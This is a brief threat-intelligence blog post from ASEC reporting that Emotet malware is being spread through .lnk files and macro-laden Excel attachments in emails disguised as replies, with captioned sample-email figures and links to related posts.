Posted on May 20, 2022

Emotet Being Distributed Using Various Files

The ASEC analysis team has recently discovered the distribution of Emotet through link files (.lnk). The malware has been steadily distributed in the past, but starting from April, it was found that the Emotet downloader uses Excel files as well as link files (.lnk).

One feature that the secured EML files share is that they all disguise themselves as replies to the user's email to distribute the malware strain.



Figure 1. Distributed email 1



Figure 2. Distributed email 2



Figure 3. Distributed email 3

The Excel file attached in the email of Figure 1 uses the same method of utilizing the macro sheet as explained in the posts below.

- Emotet Being Distributed Using Excel Files
- Emotet Being Distributed in Korea via Excel Files

